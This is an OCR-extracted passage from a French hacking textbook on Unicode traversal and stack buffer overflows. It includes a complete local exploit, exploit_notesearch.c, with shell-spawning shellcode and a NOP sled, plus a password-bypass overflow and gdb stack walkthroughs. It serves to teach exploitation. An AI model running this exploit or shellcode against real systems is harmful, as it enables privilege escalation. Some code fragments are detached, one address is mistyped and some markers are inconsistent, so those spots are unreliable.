Avec l'ajout de la prise en charge des caractères Unicode, la complexité du programme s'est accrue. *Unicode* définit des caractères sur deux octets, de manière à offrir des glyphes pour toutes les langues existantes, y compris le chinois et l'arabe. En utilisant deux octets par caractère à la place d'un seul, Unicode permet de définir des milliers de symboles, à comparer aux quelques centaines permises par les caractères sur un octet. Cette complexité supplémentaire signifie qu'il existe à présent plusieurs représentations de la barre oblique inverse. Par exemple, `%5c` en Unicode équivaut au caractère \, mais cette conversion était réalisée *après* l'exécution du code de vérification des chemins. Ainsi, en utilisant `%5c` à la place de \, il était possible de parcourir les répertoires et de subir les risques de sécurité mentionnés précédemment. Les vers Sadmind et CodeRed ont employé ce type de négligence dans la conversion Unicode pour défigurer (ou "défacer") des pages Web.

"LaMacchia Loophole" constitue un autre exemple de ce principe de suivi à la lettre, cette fois-ci en dehors du monde informatique. Tout comme les règles d'un programme informatique, le système judiciaire américain comprend parfois des règles qui ne disent pas précisément ce que leur initiateur voulait et, comme l'exploitation d'un programme

informatique, ces vides juridiques peuvent servir à détourner une loi. Fin 1993, un hacker âgé de 21 ans, étudiant au MIT et nommé David LaMacchia, a créé un BBS appelé Cynosure dont les sujets de discussion étaient le piratage logiciel. Les personnes qui le souhaitaient pouvaient y déposer des logiciels et ainsi les offrir gratuitement en téléchargement aux visiteurs. Le service n'était en ligne que depuis six semaines qu'il avait déjà généré un trafic réseau élevé dans le monde entier, ce qui a fini par attirer l'attention de l'université et des autorités fédérales. Les éditeurs de logiciels ont prétendu avoir perdu un million de dollars à cause de Cynosure et un grand jury fédéral a poursuivi LaMacchia pour conspiration avec des personnes inconnues dans le but d'effectuer une fraude électronique. Cependant, les charges ont été retirées car LaMacchia était accusé de quelque chose qui n'avait rien de criminel d'après le Copyright Act, puisque l'infraction n'avait aucun objectif d'avantages commerciaux ou de gains financiers privés. Apparemment, le législateur n'avait pas anticipé le fait qu'une personne pourrait s'engager dans ce type d'activité avec un motif autre qu'un enrichissement personnel. (Le Congrès a comblé ce vide en 1997, avec le No Electronic Theft Act.) Même si cet exemple n'implique pas l'exploitation d'un programme informatique, les juges et les tribunaux peuvent être vus comme des ordinateurs qui exécutent le programme du système juridique tel qu'il a été rédigé. Les concepts abstraits de hacking dépassent le monde informatique et peuvent s'appliquer à bien d'autres aspects de la vie qui comprennent des systèmes complexes.

0x310 Techniques d'exploitation généralisées

Les décalages de un et le développement incorrect des caractères Unicode sont des erreurs qui peuvent paraître difficiles à détecter pour le moment, mais elles sont parfaitement évidentes à tout programmeur expérimenté. Cependant, il existe quelques erreurs communes qui peuvent être exploitées de manière beaucoup moins évidente. L'impact de ces erreurs sur la sécurité n'est pas toujours apparent et ces problèmes se rencontrent dans beaucoup d'endroits du code. Puisque le même type d'erreur est reproduit en plusieurs endroits, des techniques d'exploitation généralisées ont été développées afin d'en tirer profit et d'être utilisées dans diverses situations.

La plupart des exploitations de programmes ont un lien avec une corruption de la mémoire. Cela inclut les techniques classiques comme les *débordements de tampon* (*buffer overflows*), ainsi que d'autres méthodes moins courantes, comme les *chaînes de format* (*format string*). Avec ces techniques, l'objectif est de prendre le contrôle du flux d'exécution du programme ciblé, en l'amenant à exécuter un code malveillant qui a été introduit dans la mémoire. Ce type de détournement s'appelle *exécution d'un code arbitraire*, puisque le hacker peut conduire le programme à réaliser pratiquement tout ce qu'il souhaite. Comme dans l'affaire LaMacchia, ces vulnérabilités existent car des

cas particuliers inattendus ne sont pas traités par le programme. Dans les conditions normales, ces cas non prévus provoquent le dysfonctionnement du programme, mais, lorsque l'environnement est soigneusement contrôlé, le flux d'exécution peut l'être également et le dysfonctionnement peut être empêché et servir à reprogrammer le processus.

0x320 Débordements de tampon

Les vulnérabilités liées aux débordements des tampons existent depuis les premiers programmes informatiques et sont encore présentes aujourd'hui. La plupart des vers Internet s'appuient sur ces défauts pour se propager. Même la vulnérabilité du VML la plus récente dans Internet Explorer est liée à un débordement de tampon.

C'est un langage de programmation de haut niveau, mais il laisse au programmeur la responsabilité de l'intégrité des données. Si elle était prise en charge par le compilateur, les binaires résultants seraient beaucoup plus lents, à cause des contrôles d'intégrité appliqués à chaque variable. Par ailleurs, la liberté du programmeur en serait réduite et le langage serait plus complexe.

Alors que la simplicité de C augmente la liberté du programmeur et l'efficacité des programmes résultants, elle peut également conduire à des programmes vulnérables aux débordements de tampon et aux fuites de mémoire si le programmeur n'est pas attentif. Autrement dit, après l'allocation de la mémoire d'une variable, aucun garde-fou intégré ne garantit que le contenu de cette variable entrera dans l'espace alloué. Si un programmeur veut placer dix octets de données dans un tampon auquel seuls huit octets ont été alloués, rien ne pourra l'en empêcher, même si cette action conduit à coup sûr au dysfonctionnement du programme. C'est ce que l'on nomme un *dépassement* ou *débordement de tampon*, puisque les deux octets supplémentaires vont déborder et sortir de la zone mémoire allouée, en écrasant tout ce qui se trouve ensuite. Si une partie critique des données est remplacée, le programme se termine par une erreur. Le code de `overflow_example.c` montre un exemple.

overflow_example.c

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
   int value = 5;
   char buffer_one[8], buffer_two[8];

   strcpy(buffer_one, "one"); /* Mettre "one" dans buffer_one. */
   strcpy(buffer_two, "two"); /* Mettre "two" dans buffer_two. */
```

```
    printf("[BEFORE] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
    printf("[BEFORE] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
    printf("[BEFORE] value is at %p and is %d (0x%08x)\n", &value, value, value);

    printf("\n[STRCPY] copying %d bytes into buffer_two\n\n",  strlen(argv[1]));
    strcpy(buffer_two, argv[1]); /* Copier le premier argument dans buffer_two. */

    printf("[AFTER] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
    printf("[AFTER] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
    printf("[AFTER] value is at %p and is %d (0x%08x)\n", &value, value, value);
}
```

Vous devez à présent être capable de lire le code source précédent et de déterminer ce que fait le programme. Dans l'exemple de sortie ci-après, nous compilons le code, puis essayons de copier dix octets du premier argument de la ligne de commande dans `buffer_two`, alors que seuls huit octets lui ont été alloués :

```
reader@hacking:~/booksrc $ gcc -o overflow_example overflow_example.c
reader@hacking:~/booksrc $ ./overflow_example 1234567890
[BEFORE] buffer_two is at 0xbffff7f0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7f8 and contains 'one'
[BEFORE] value is at 0xbffff804 and is 5 (0x00000005)

[STRCPY] copying 10 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7f0 and contains '1234567890'
[AFTER] buffer_one is at 0xbffff7f8 and contains '90'
[AFTER] value is at 0xbffff804 and is 5 (0x00000005)
reader@hacking:~/booksrc $
```

Vous remarquerez que `buffer_one` se trouve en mémoire juste après `buffer_two`. Par conséquent, lorsque dix octets sont copiés dans `buffer_two`, les deux derniers octets, qui correspondent à `90`, débordent dans `buffer_one` et écrasent ce qui s'y trouvait.

Un tampon plus large débordera naturellement dans les autres variables, mais s'il est suffisamment grand le programme se crashera.

```
reader@hacking:~/booksrc $ ./overflow_example AAAAAAAAAAAAAAAAAAAAAAAAAAAA
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 29 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains 'AAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAAAAAAAAAA'

[AFTER] value is at 0xbffff7f4 and is 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

Ce type de dysfonctionnement d'un programme est assez fréquent – pensez au nombre de fois où un programme a crashé ou qu'un écran bleu est apparu. L'erreur du programmeur est un oubli ; il faut vérifier la taille ou limiter l'entrée de l'utilisateur.

Ces erreurs sont très faciles à réaliser et peuvent se révéler difficiles à repérer. En réalité, le programme `notesearch.c` à la page 98 contient un bogue pouvant mener à un débordement de tampon. Vous ne l'aviez sans doute pas remarqué jusqu'à ce que je le mentionne, même si le langage C vous est déjà familier.

```
reader@hacking:~/booksrc $ ./notesearch AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
-------[ end of note data ]------
Segmentation fault reader@hacking:~/booksrc $
```

Les crashs des programmes sont ennuyeux, mais, dans les mains d'un hacker, ils deviennent dangereux. Le hacker expérimenté peut prendre le contrôle d'un programme au moment de son dysfonctionnement, avec des résultats surprenants. `exploit_notesearch.c` illustre le danger.

exploit_notesearch.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   unsigned int i, *ptr, ret, offset=270;
   char *command, *buffer;

   command = (char *) malloc(200);
   bzero(command, 200); // Remplir de zéros la mémoire allouée.

   strcpy(command, "./notesearch \'"); // Début du tampon de la commande.
   buffer = command + strlen(command); // buffer cible la fin de la commande.

   if(argc > 1) // Fixer le décalage.
      offset = atoi(argv[1]);

   ret = (unsigned int) &i - offset; // Fixer l'adresse de retour.

   for(i=0; i < 160; i+=4) // Mettre l'adresse de retour dans le tampon.
      *((unsigned int *)(buffer+i)) = ret;
   memset(buffer, 0x90, 60); // Mettre en place le "NOP sled".
   memcpy(buffer+60, shellcode, sizeof(shellcode)-1);

   strcat(command, "\'");

   system(command); // Lancer l'exploit.
   free(command);
}
```

```
    if(check_authentication(argv[1])) {
        printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
        printf("       Access Granted.\n");
        printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
    } else {
        printf("\nAccess Denied.\n");
    }
}
```

Ce programme attend un mot de passe en seul argument de la ligne de commande et appelle une fonction `check_authentication()`. Celle-ci reconnaît deux mots de passe, afin de représenter des méthodes d'authentification multiples. Si l'un de ces deux mots de passe est employé, elle retourne 1, ce qui accorde l'accès. Vous devez être capable de déterminer ce fonctionnement en examinant le code source avant de le compiler. Lors de cette opération, n'oubliez pas l'option `-g` puisque nous déboguerons ce programme par la suite :

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow auth_overflow.c
reader@hacking:~/booksrc $ ./auth_overflow
Usage: ./auth_overflow <password>
reader@hacking:~/booksrc $ ./auth_overflow test

Access Denied.
reader@hacking:~/booksrc $ ./auth_overflow brillig

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
       Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $ ./auth_overflow outgrabe

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
       Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

Jusque-là, tout fonctionne comme le code source l'a prévu. C'est le moins que l'on attend de quelque chose d'aussi déterministe qu'un programme informatique. En revanche, un débordement peut conduire à un comportement inattendu et même contradictoire, en autorisant un accès sans fournir le mot de passe adéquat :

```
reader@hacking:~/booksrc $ ./auth_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAA
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
       Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

Vous avez sans doute déjà deviné ce qui s'est produit, mais étudions-le avec un débogueur afin d'en comprendre les spécificités :

```
reader@hacking:~/booksrc $ gdb -q ./auth_overflow
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
```

```
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               int auth_flag = 0;
7               char password_buffer[16];
8
9               strcpy(password_buffer, password);
10
(gdb)
11              if(strcmp(password_buffer, "brillig") == 0)
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow.c, line 9.
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow.c, line 16.
(gdb)
```

GDB est lancé avec l'option `-q` afin de retirer le bandeau d'accueil, puis des points d'arrêt sont placés sur les lignes 9 et 16. Lorsque le programme est démarré, l'exécution s'interrompt sur ces points d'arrêt et nous donne l'opportunité d'examiner la mémoire :

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/auth_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff9af 'A' <repeats 30 times>) at
➥auth_overflow.c:9
9               strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7a0:     ")????o??????)\205\004\b?o??p???????"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) print 0xbffff7bc - 0xbffff7a0
$1 = 28
(gdb) x/16xw password_buffer
0xbffff7a0:     0xb7f9f729      0xb7fd6ff4      0xbffff7d8      0x08048529
0xbffff7b0:     0xb7fd6ff4      0xbffff870      0xbffff7d8      0x00000000
0xbffff7c0:     0xb7ff47b0      0x08048510      0xbffff7d8      0x080484bb
0xbffff7d0:     0xbffff9af      0x08048510      0xbffff838      0xb7eafebc
(gdb)
```

Le premier point d'arrêt se trouve avant l'appel à `strcpy()`. En examinant `password_buffer`, nous voyons que cette variable contient des données aléatoires et qu'elle se trouve à l'adresse `0xbffff7a0`. En examinant l'adresse de `auth_flag`, nous savons qu'elle se trouve à `0xbffff7bc` et que sa valeur est `0`. La commande `print` est utilisée pour effectuer un petit calcul qui nous informe que `auth_flag` se trouve 28 octets après le début de `password_buffer`. Cette relation est également visible

dans le bloc mémoire qui commence à `password_buffer`. L'emplacement de `auth_flag` est indiqué en gras.

```
(gdb) continue
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9af 'A' <repeats 30 times>) at
auth_overflow.c:16
16              return auth_flag;
(gdb) x/s password_buffer
0xbffff7a0:      'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc:     0x00004141
(gdb) x/16xw password_buffer
0xbffff7a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7b0:     0x41414141      0x41414141      0x41414141      0x00004141
0xbffff7c0:     0xb7ff47b0      0x08048510      0xbffff7d8      0x080484bb
0xbffff7d0:     0xbffff9af      0x08048510      0xbffff838      0xb7eafebc
(gdb) x/4cb &auth_flag
0xbffff7bc:     65 'A' 65 'A' 0 '\0' 0 '\0'
(gdb) x/dw &auth_flag
0xbffff7bc:     16705
(gdb)
```

Nous poursuivons l'exécution jusqu'au point d'arrêt suivant, qui se trouve après l'appel à `strcpy()`, et nous examinons à nouveau ces emplacements mémoire. `password_buffer` a débordé dans `auth_flag`, en changeant ses deux premiers octets à `0x41`. La valeur `0x00004141` peut sembler inversée, mais n'oubliez pas que l'architecture *x86* utilise l'orientation little-endian. Si vous examinez individuellement chacun de ces quatre octets, vous verrez comment la mémoire est réellement organisée. Le programme traitera cette valeur comme un entier, c'est-à-dire 16705 :

```
(gdb) continue
Continuing.

-=-=-=
```

auth_overflow2.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
   char password_buffer[16];
   int auth_flag = 0;

   strcpy(password_buffer, password);

   if(strcmp(password_buffer, "brillig") == 0)
      auth_flag = 1;
   if(strcmp(password_buffer, "outgrabe") == 0)
      auth_flag = 1;

   return auth_flag;
}

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <password>\n", argv[0]);
      exit(0);
   }
   if(check_authentication(argv[1])) {
      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
      printf("      Access Granted.\n");
      printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
   } else {
      printf("\nAccess Denied.\n");
   }
}
```

Cette simple modification place la variable `auth_flag` en mémoire avant `password_buffer`. Le point de contrôle de l'exécution n'est plus la variable `auth_flag`, puisqu'elle ne peut plus être corrompue par un débordement :

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               char password_buffer[16];
7               int auth_flag = 0;
8
9               strcpy(password_buffer, password);
10
(gdb)
11              if(strcmp(password_buffer, "brillig") == 0)
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
```

```
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow2.c, line 9.
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow2.c, line 16.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>) at
auth_overflow2.c:9
9               strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7c0:      "?o??\200????????o???G??\020\205\004\b?????\204\004\b????\020\205\004\
bH???????\002"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc:     0x00000000      0xb7fd6ff4      0xbffff880      0xbffff7e8
0xbffff7cc:     0xb7fd6ff4      0xb7ff47b0      0x08048510      0xbffff7e8
0xbffff7dc:     0x080484bb      0xbffff9b7      0x08048510      0xbffff848
0xbffff7ec:     0xb7eafebc      0x00000002      0xbffff874      0xbffff880
(gdb)
```

Nous fixons des points d'arrêt semblables, puis l'examen de la mémoire montre que `auth_flag` (en gras) se trouve avant `password_buffer`. Autrement dit, `auth_flag` ne peut jamais être écrasée par un débordement dans `password_buffer`.


```
(gdb) cont
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>)
    at auth_overflow2.c:16
16              return auth_flag;
(gdb) x/s password_buffer
0xbffff7c0:      'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc:     0x00000000      0x41414141      0x41414141      0x41414141
0xbffff7cc:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7dc:     0x08004141      0xbffff9b7      0x08048510      0xbffff848
0xbffff7ec:     0xb7eafebc      0x00000002      0xbffff874      0xbffff880
(gdb)
```

Comme prévu, le débordement n'a pas eu d'impact sur la variable `auth_flag` puisqu'elle se trouve avant le tampon. En revanche, il existe un autre point de contrôle de l'exécution, même s'il n'est pas visible dans le code C. Il se trouve après toutes les variables dans la pile et peut donc être facilement écrasé. Cette zone mémoire est

indispensable au fonctionnement de tous les programmes et nous la retrouvons donc dans chacun d'eux. Lorsqu'elle est écrasée, le programme se crashe généralement :

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
(gdb)
```

Au chapitre précédent, nous avons expliqué que la pile est l'un des cinq segments de mémoire employés par les programmes. Il s'agit d'une structure de données de type FILO utilisée pour conserver un flux d'exécution et un contexte pour les variables locales pendant les appels aux fonctions. Lorsqu'une fonction est invoquée, une structure appelée *bloc d'activation* est placée sur la pile et le registre EIP saute à la première instruction de la fonction. Chaque bloc d'activation contient les variables locales de la fonction et une adresse de retour afin de restaurer le registre EIP. Lorsque la fonction est terminée, le bloc d'activation est retiré de la pile et l'adresse de retour est placée dans EIP. Tout ce fonctionnement est intégré à l'architecture et est pris en charge par le compilateur, non le programmeur.



À l'appel de la fonction `check_authentication()`, un nouveau bloc d'activation est placé sur la pile au-dessus de celui de la fonction `main()`. Ce bloc contient les variables locales, l'adresse de retour et les arguments de la fonction.

Tous ces éléments sont visibles dans le débogueur :

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
```

```
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               char password_buffer[16];
7               int auth_flag = 0;
8
9               strcpy(password_buffer, password);
10
(gdb)
11              if(strcmp(password_buffer, "brillig") == 0)
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb)
21                      printf("Usage: %s <password>\n", argv[0]);
22                      exit(0);
23              }
24              if(check_authentication(argv[1])) {
25                      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
26                      printf("      Access Granted.\n");
27                      printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
28              } else {
29                      printf("\nAccess Denied.\n");
30              }
(gdb) break 24
Breakpoint 1 at 0x80484ab: file auth_overflow2.c, line 24.
(gdb) break 9
Breakpoint 2 at 0x8048421: file auth_overflow2.c, line 9.
(gdb) break 16
Breakpoint 3 at 0x804846f: file auth_overflow2.c, line 16.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, main (argc=2, argv=0xbffff874) at auth_overflow2.c:24
24              if(check_authentication(argv[1])) {
(gdb) i r esp
esp            0xbffff7e0       0xbffff7e0
(gdb) x/32xw $esp
0xbffff7e0:     0xb8000ce0      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
0xbffff820:     0x40f5f7f0      0x48e0fe81      0x00000000      0x00000000
0xbffff830:     0x00000000      0xb7ff9300      0xb7eafded      0xb8000ff4
0xbffff840:     0x00000002      0x08048350      0x00000000      0x08048371
0xbffff850:     0x08048474      0x00000002      0xbffff874      0x08048510
(gdb)
```

Le premier point d'arrêt se trouve juste avant l'appel à `check_authentication()` dans `main()`. À ce point, le pointeur de pile (ESP) vaut `0xbffff7e0` et nous affichons le haut de la pile. Il correspond au bloc d'activation de `main()`. Nous poursuivons l'exécution jusqu'au point d'arrêt suivant dans `check_authentication()` et la sortie ci-après montre que la valeur d'ESP est plus petite car ce registre remonte vers les adresses basses de la mémoire afin de faire de la place pour le bloc d'activation de `check_authentication()` (en gras), qui se trouve à présent sur la pile. Après avoir déterminé les adresses des variables `auth_flag` (❶) et `password_buffer` (❷), nous pouvons voir leur emplacement dans le bloc d'activation :

```
(gdb) c
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>) at
auth_overflow2.c:9
9               strcpy(password_buffer, password);
(gdb) i r esp
esp            0xbffff7a0       0xbffff7a0
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000      0x08049744      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8    ❶ 0x00000000
0xbffff7c0:   ❷ 0xb7fd6ff4      0xbffff880      0xbffff7e8      0xb7fd6ff4
0xbffff7d0:     0xb7ff47b0      0x08048510      0xbffff7e8      0x080484bb
0xbffff7e0:     0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) p 0xbffff7e0 - 0xbffff7a0
$1 = 64
(gdb) x/s password_buffer
0xbffff7c0:
"?o??\200????????o???G??\020\205\004\b?????\204\004\b????\020\205\004\bH???????\002"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb)
```

En poursuivant l'exécution jusqu'au deuxième point d'arrêt dans `check_authentication()`, un bloc d'activation (en gras) est placé sur la pile au moment de l'appel à la fonction. Puisque la pile grandit vers le haut, en direction des adresses mémoire basses, le pointeur de pile a une valeur inférieure de 64 octets, c'est-à-dire `0xbffff7a0`. La taille et la structure d'un bloc d'activation peuvent varier énormément, en fonction de la fonction et des optimisations du compilateur. Par exemple, les 24 premiers octets de ce bloc d'activation ne sont que du remplissage ajouté par le compilateur. Les variables locales dans la pile, `auth_flag` et `password_buffer`, sont présentées à leur emplacement mémoire respectif dans le bloc d'activation. `auth_flag` (❶) se trouve à l'adresse `0xbffff7bc` et les 16 octets du tampon du mot de passe (❷) sont à l'adresse `0xbffff7c0`.

Le bloc d'activation ne contient pas seulement les variables locales et un remplissage. Les éléments du bloc d'activation de `check_authentication()` sont décrits ci-après.

Tout d'abord, la mémoire allouée aux variables locales est présentée en italique. Elle débute avec la variable `auth_flag` à l'adresse `0xbffff7bc` et continue jusqu'à la fin des 16 octets de la variable `password_buffer`. Les valeurs suivantes dans la pile correspondent à du remplissage ajouté par le compilateur, puis au *pointeur de bloc d'activation sauvegardé* (SFP, *saved frame pointer*). Lorsque le programme est compilé avec l'option d'optimisation `-fomit-frame-pointer`, ce pointeur n'est pas placé dans le bloc d'activation. La valeur `0x080484bb` à l'emplacement ❸, correspond à l'adresse de retour du bloc d'activation, et l'adresse `0xbffffe9b7` à l'emplacement ❹ est un pointeur vers une chaîne contenant 30 caractères *A*. Il s'agit de l'argument passé lors de l'appel à la fonction `check_authentication()` :

```
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000      0x08049744      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8      0x00000000
0xbffff7c0:     0xb7fd6ff4      0xbffff880      0xbffff7e8      0xb7fd6ff4
0xbffff7d0:     0xb7ff47b0      0x08048510      0xbffff7e8      ❹0x080484bb
0xbffff7e0:     ❸0xbffff9b7     0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) x/32xb 0xbffff9b7
0xbffff9b7:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9bf:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9c7:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9cf:     0x41    0x41    0x41    0x41    0x41    0x41    0x00    0x53
(gdb) x/s 0xbffff9b7
0xbffff9b7:      'A' <repeats 30 times>
(gdb)
```

L'adresse de retour dans un bloc d'activation peut être retrouvée en étudiant la manière dont le bloc d'activation est créé. Cette opération débute dans `main()`, avant même l'appel à la fonction :

```
(gdb) disass main
Dump of assembler code for function main:
0x08048474 <main+0>:    push   ebp
0x08048475 <main+1>:    mov    ebp,esp
0x08048477 <main+3>:    sub    esp,0x8
0x0804847a <main+6>:    and    esp,0xfffffff0
0x0804847d <main+9>:    mov    eax,0x0
0x08048482 <main+14>:   sub    esp,eax
0x08048484 <main+16>:   cmp    DWORD PTR [ebp+8],0x1
0x08048488 <main+20>:   jg     0x80484ab <main+55>
0x0804848a <main+22>:   mov    eax,DWORD PTR [ebp+12]
0x0804848d <main+25>:   mov    eax,DWORD PTR [eax]
0x0804848f <main+27>:   mov    DWORD PTR [esp+4],eax
0x08048493 <main+31>:   mov    DWORD PTR [esp],0x80485e5
0x0804849a <main+38>:   call   0x804831c <printf@plt>
0x0804849f <main+43>:   mov    DWORD PTR [esp],0x0
0x080484a6 <main+50>:   call   0x804833c <exit@plt>
```

```
0x080484ab <main+55>:   mov    eax,DWORD PTR [ebp+12]
0x080484ae <main+58>:   add    eax,0x4
0x080484b1 <main+61>:   mov    eax,DWORD PTR [eax]
0x080484b3 <main+63>:   mov    DWORD PTR [esp],eax
0x080484b6 <main+66>:   call   0x8048414 <check_authentication>
0x080484bb <main+71>:   test   eax,eax
0x080484bd <main+73>:   je     0x80484e5 <main+113>
0x080484bf <main+75>:   mov    DWORD PTR [esp],0x80485fb
0x080484c6 <main+82>:   call   0x804831c <printf@plt>
0x080484cb <main+87>:   mov    DWORD PTR [esp],0x8048619
0x080484d2 <main+94>:   call   0x804831c <printf@plt>
0x080484d7 <main+99>:   mov    DWORD PTR [esp],0x8048630
0x080484de <main+106>:  call   0x804831c <printf@plt>
0x080484e3 <main+111>:  jmp    0x80484f1 <main+125>
0x080484e5 <main+113>:  mov    DWORD PTR [esp],0x804864d
0x080484ec <main+120>:  call   0x804831c <printf@plt>
